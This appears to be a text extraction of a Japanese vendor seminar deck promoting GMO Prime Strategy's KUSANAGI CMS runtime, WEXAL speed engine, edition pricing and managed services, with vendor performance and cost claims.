

「Webセキュリティの注意事項と DrupalをKUSANAGIで超高速化」

2026年6月27日

GMOプライム・ストラテジー株式会社

代表取締役社長 吉政忠志

会社紹介と自己紹介

代表取締役社長 吉政忠志のプロフィール

GMOプライム・ストラテジー株式会社 代表取締役社長

OSSコミュニティ活動

Pythonエンジニア育成推進協会 代表理事

PHP技術者認定機構 理事長

主な職歴

- Linuxコンソーシアム副会長(7期)
- 経済産業省外郭団体IPA専門委員(2期)
- 文部科学省XML教育推進委員(2期)
- Novell Japan、SAP Japan、Asteria社などでマーケティング・営業部門の責任者を歴任

その他

- 日本赤十字社より勲章を授与
- 東京パラリンピック 東京都最終聖火ランナー
- ロードバイクの旅、47都道府県走破 2025年4月
- ロードバイクの旅、日本縦断3418km走破 2025年8月



PHP系CMSを最大260倍高速化し、
WebサーバーをAIで守る
実行環境「KUSANAGI」の開発元

「KUSANAGI」の累計稼働台数は10万台。
昨年末にGMOインターネットグループにジョイン
しました。
スタンダード上場企業です。



社名

GMOプライム・ストラテジー株式会社
英文社名:GMO PRIME STRATEGY CO., LTD.

設立年月日

2002年12月2日

インターネット系の
会社としては老舗です

所在地

〒102-0082
東京都千代田区一番町8番地 住友不動産一番町ビル1階

代表取締役

代表取締役 吉政忠志

従業員数（連結）

28名(2025年11月末)

スタンダード市場上場企業として
はかなりコンパクトな社員数です

資本金

453,798千円(2025年11月末)

AIや自動化で業務が効率化
されている会社です

事業領域

KUSANAGI Stackの開発と提供

- ・ 超高速CMS実行環境「KUSANAGI」
- ・ 高速化エンジン「WEXAL[®] Page Speed Technology[®]」
- ・ 戦略AI「ONIMARU[®] David」

KUSANAGI Stack事業

- ・ KUSANAGIマネージドサービス
- ・ クラウドインテグレーションサービス
- ・ ライセンス販売

KUSANAGIはWebサーバーを
超高速化しセキュリティを高めるOSです。


主要株主

GMOインターネットグループ株式会社

連結子会社

PRIME STRATEGY NEW YORK, INC.
(米国ニューヨーク州)

- 第三回GMO大会議  春サイバーセキュリティ2026に出展し、カフェセッションに登壇しました。
- 会場、オンライン合計4700人参加



GMOインターネットグループ30周年&スポーツ3連勝記念



30th
3連勝
感謝キャンペーン
GMO

2026年3月3日(火)~3月30日(月)

WordPressのパフォーマンス・セキュリティ
無料診断キャンペーン

無料診断を
申し込む 



KUSANAGI上位エディション提供開始

Premium Edition
Security Edition
Business Edition

WordPressのリーディングカンパニーとして

普及啓もう活動



前期イベント実施
50回
総集客数約2800人



前期動画公開
118本
延総視聴数57.7万人



公開事例数
200サイト

WordPress関連書籍の執筆、監訳など




『詳解 WordPress』
『WordPressによる
Webアプリケーション開発』
(出版社：株式会社オライリー・ジャパン)



『WordPressの教科書』
シリーズ
(出版社：SBクリエイティブ株式会社他)

WordPressとは

WordPress(ワードプレス)は代表的なCMSの1つであり、
国内のCMSの82.9%がWordPressとなっている。(W3CTechs 2026年3月)



Percentages of websites using various content management systems among the sites that use Japanese
Note: a website may use more than one content management system

CMSとは

CMSとは、Webサイトに詳しくない人でも、プログラミングをせずにページの追加、更新ができるツール。文章や画像、レイアウトなどが一元管理され、効率的にWebサイトの運用ができる。CMSは全世界のWebの約70%に普及しているソリューション。(W3CTechs 2026年3月)

WebTips
@KUSANAGI



YouTube 新チャンネルが出来ました 📢

- ✓ 企業Web担当者
- ✓ マーケティング担当者
- ✓ DX 担当者
- ✓ WordPress初心者 ...etc

お役に立てる動画公開中！
厳選したセミナー動画も公開しています


チャンネル登録
お願いします！



www.youtube.com/@WebTipsChannel_KUSANAGI

TikTokはじめました

<https://www.tiktok.com/@gmoprimestrategy/>



事例集

現在、約200サイトのお客様事例を公開しています

[illegible]

**Drupalを超高速化
・セキュリティを強化し、
クラウド料金を最大で1/4に
圧縮する「KUSANAGI」とは**

「KUSANAGI Stack」

すべての過程で高速化する市場唯一の製品群



超高速CMS実行環境「KUSANAGI」
高速化エンジン「WEXAL Page Speed Technology」
戦略AI「ONIMARU David」




日本国特許第7523733号
日本国特許第7530383号
米国特許 US 12,111,876 B2
* 米国特許出願・審査中

26プラットフォームで展開 ※1
累計稼働台数10万台 ※2

※1 : 2025年5月現在
※2 : 2025年6月現在

SPEED & SECURITY & COST

画面表示するまでのすべての過程を高速にチューニング



「KUSANAGI」のパフォーマンス

WordPress/CMSに特化した
超高速チューニングと
セキュリティ強化のチューニングを
以下の組み合わせで行っているOSが
「KUSANAGI」です。

プラグインで高速化する
製品もあるが限定的

CMS実行環境イメージ

アプリケーション



プログラム



サービス

実行環境

データベース

オペレーティングシステム



KUSANAGI

Powered by Prime Strategy


キャッ
シュ
サーバ



キャッシュサーバ(CDN)の
利用で高速化もできるが
限定的な高速化


KUSANAGI
は、すべての
レイヤーを
高速化する

1秒あたりの処理可能リクエスト数



16,046

260倍



一般的な環境

「KUSANAGI」
キャッシュ非使用

「KUSANAGI」
キャッシュ使用

AlmaLinux ※環境1

KUSANAGI 9 ※環境2

16

KUSANAGIはなぜ速くて、コストが低減できるのか？

1 OS・ミドルウェアの徹底最適化

- OS層
不要サービス停止・リソース最適化
- PHP
OPcache・JITで処理高速化
- Nginx + PHP-FPM
Brotli圧縮・HTTP/2,3対応
- MariaDB
Query Cache・メモリ活用でI/O削減
- WordPress特化
翻訳・テーマアクセラレーター

2 重層的なキャッシュ戦略

fcache (Nginxレイヤー)

PHP・DBアクセスを完全バイパス
秒間 80,000件以上 の処理対応
レスポンス 8ms以下

bcache (CMSレイヤー)

DBにキャッシュ格納・クエリ削減
別サーバー分離でスケールアウト対応

3 実測パフォーマンス

最大 **260倍**
キャッシュ利用時
標準OS比のスループット向上

約 **2倍**
キャッシュなし
最適化設定のみでも高速化

TCO最大 **1/4**
インフラコスト削減
CPU 1/2・メモリ 1/4のVMで
ハイエンドサーバー同等性能

「WEXAL Page Speed Technology」David

[ウェクサル]

WEXAL®
Page Speed Technology


「**WEXAL Page Speed Technology**」は、Webシステムの
ための「**高速化エンジン**」。
ブラウザ表示の自動チューニングを実施し、UX(ユーザー体験)
の向上を実現します。

メリット

2

リソース最適化による高速化と転送量の削減

画像やJS、CSSのリソースを圧縮し、軽量化する。リソースの最適化により、表示の高速化だけではなく転送量を削減します。




メリット

1

戦略AI Davidによる最適化戦略の自動生成

戦略AI Davidがエンジニアに代わってブラウザの環境に合わせてページごとに最適化戦略を自動生成



戦略AI David
自動最適化

エンジニアが最適化に
悩む必要はない



メリット

3

オリジナルデータの改変なし

オリジナルのリソースやプログラム、データベースに保存されているデータなどの改変は行わない。



元システムの
変更不要
(導入しやすい)

KUSANAGIの4つのEdition



無償でも妥協のないスピードとセキュリティ。個人サイトや開発用途に

Free Edition

無料

- ✓ KUSANAGIの標準機能



セキュリティを強化、事業継続性に寄与。「安心」「安定」が求められる企業サイトに

Business Edition

約3,000円/月～(※1)

- ✓ KUSANAGIの標準機能
- ✓ ベースOSのEOLまでのリポジトリからの各種モジュールアップデート
- ✓ 最新版WordPressシステムに対する動作保証
- ✓ KUSANAGI Analyze
- ✓ KUSANAGI Container



バックエンドからレンダリングまですべてを高速化。高負荷のメディア・ビジネスサイトに

Premium Edition

約30,000円/月～(※1)

- ✓ KUSANAGIの標準機能
- ✓ ベースOSのEOLまでのリポジトリからの各種モジュールアップデート
- ✓ 最新版WordPressシステムに対する動作保証
- ✓ KUSANAGI Analyze
- ✓ KUSANAGI Container
- ✓ WEXAL® Page Speed Technology®



高パフォーマンスと継続的なセキュリティ対策が求められる企業サイト、ECサイトに

Security Edition

約\$750/月(※2)

- ✓ KUSANAGIの標準機能
- ✓ ベースOSのEOLまでのリポジトリからの各種モジュールアップデート
- ✓ 最新版WordPressシステムに対する動作保証
- ✓ OS・ミドルウェアの自動アップデート
- ✓ マルウェア・アンチウィルス検知
- ✓ セキュリティ監査 (Analyzer)
- ✓ IP制限・Basic認証の設定
- ✓ 監査結果メール送信 (KUSANAGI App)

(※1) 1バーチャルマシン、1コア、1ヶ月稼働した場合。記載の料金は、KUSANAGIのライセンスのみのものです (クラウドの利用料金は別で発生いたします)。詳細の金額は、各プラットフォームのMarketplaceよりご確認ください。

(※2) 1バーチャルマシン、1ヶ月稼働した場合 (\$1.05 / 時間)。記載の料金は、KUSANAGIのライセンスのみのものです (クラウドの利用料金は別で発生いたします)。詳細の金額は、各プラットフォームのMarketplaceよりご確認ください。

KUSANAGIの 4つのEdition



Free Edition

まずは圧倒的な速さを。
完全無償のスタンダードモデル



Business Edition

企業サイトに安定を。
動作保証とリスク分析を
備えたビジネススタンダード



Premium Edition

速さが収益に直結するサイトに。
AIと独自エンジンが導く最上位パフォーマンス




Security Edition


守りの自動化。
終わらないアップデートと
運用負荷から解放される
エンタープライズ基盤

主な対象	一般的な開発・個人サイト	一般的な企業サイト	高負荷なメディア・ECサイト	高い安全性が必要な企業・ECサイト
KUSANAGI標準機能	✓	✓	✓	✓
動作保証・アップデート提供		✓	✓	✓
リスク分析		✓	✓	
WEXAL（レンダリング高速化）			✓	
OS/ミドルウェア自動更新				✓
マルウェア対策・セキュリティ監査				✓

WordPressなどのCMSからサーバの運用管理までを一貫してサポート



年間予算を立てやすいクラウド料金込みの**月額定額制**。一時的な**アクセス増加**があっても**料金はそのまま**。



CMSの運用に必要なものがセットになった
フルマネージド型のサービス

サーバ費用込み

障害対応24時365日

セキュリティ対応

技術サポート

マーケティング・Web担当者様
情報システム部門の担当者様に


**CMSの運用を手離れして
コンテンツ作成など本来の業務に集中できる**

参考情報：競合比較表

		KUSANAGI マネージドサービス	A社	B社
技術力	他社が構築したWebサイトの引継ぎ保守	◎ 事例多数	— 未対応	— 未対応
	WordPressの技術力・保守力	◎ 事例多数	△	△
パフォーマンス	突発的なアクセス増への対応	◎ KUSANAGI (標準)	△	—
	パフォーマンスの向上	◎ KUSANAGI (標準) 追加チューニングも可	△ 有償チューニング	—
	AIによる自動チューニング	○ WEXAL (有償)	—	—
	クラウド利用料金の軽減	◎ 月次料金に含む (定額)	—	—
サポート力	サーバ・ネットワーク・ミドルウェア・アプリケーションまでのフルマネージド	◎ 標準料金に含まれる	△ 一部に限定	— WordPressのみ
	技術者による技術サポート	◎ 電話・オンライン	○ オンラインのみ	△ 有償
	24時間365日対応	○ オプション	○ オプション	— 未対応
	レポートニング	○ 運用レポートと定例 (オプション)	○ オプション	— 未対応


CMS/Webプラットフォーム統合サービス

乱立するWebサイトが抱えるセキュリティとガバナンスの課題



クラウドプラットフォームを統一 OSやミドルウェアを最新化し、統一されたルールで運用

統一したセキュリティ環境での運用



統一したセキュリティ環境での運用サービスに定評

プランニング

- ・環境調査
- ・サイトリスト作成
- ・課題点の洗い出し
- ・制作ベンダーとのやりとり
- ・運用ルール策定

移行

- ・サーバ構築
- ・サイト移設
- ・セキュリティサービスの導入
- ・CMSのアップデート

運用

- ・障害対応
- ・メンテナンス
- ・セキュリティアップデート
- ・レポートニング
- ・ドメイン・SSLなどのアカウント管理
- ・制作ベンダーとの連携
- ・各種ご相談



サーバ費用
込みの定額料金



技術サポート



24時間365日
障害対応



セキュリティ
対応



メンテナンス



バックアップと
復旧

計画段階からご支援して、プラットフォームの統一を実現します

新製品ロードマップ

2026年 KUSANAGI 開発コンセプト

解決すべき3つの課題



新しい認知の拡大



無償版から有償版への転換



旧バージョンからの移行



もっと
安全に
(Security)

もっと
スマートに
(AI)

もっと
使いやすく
(UI)

